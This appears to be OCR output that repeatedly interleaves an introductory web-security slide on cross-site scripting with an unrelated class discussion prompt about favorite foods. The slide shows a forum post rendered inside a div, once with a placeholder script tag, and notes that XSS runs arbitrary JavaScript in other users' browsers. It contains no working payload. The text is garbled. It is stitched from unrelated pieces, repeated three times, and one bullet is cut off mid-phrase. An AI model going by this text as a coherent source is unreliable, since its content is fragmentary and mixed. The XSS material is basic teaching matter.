
Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id="post">
    _FORUM_POST_HERE_
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message: We all have that food that we've loved for as long as we can remember. What's that special food for you?


Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id="post">
    <script>...</script>
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message: We all have that food that we've loved for as long as we can remember. What's that special food for you?


Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id="post">
    <script>...</script>
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message: We all have that food that we've loved for as long as we can remember. What's that special food for you?

Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

- HTML supports <script> for inline JS - XSS allows you to run arbitrary JS on other user's browsers

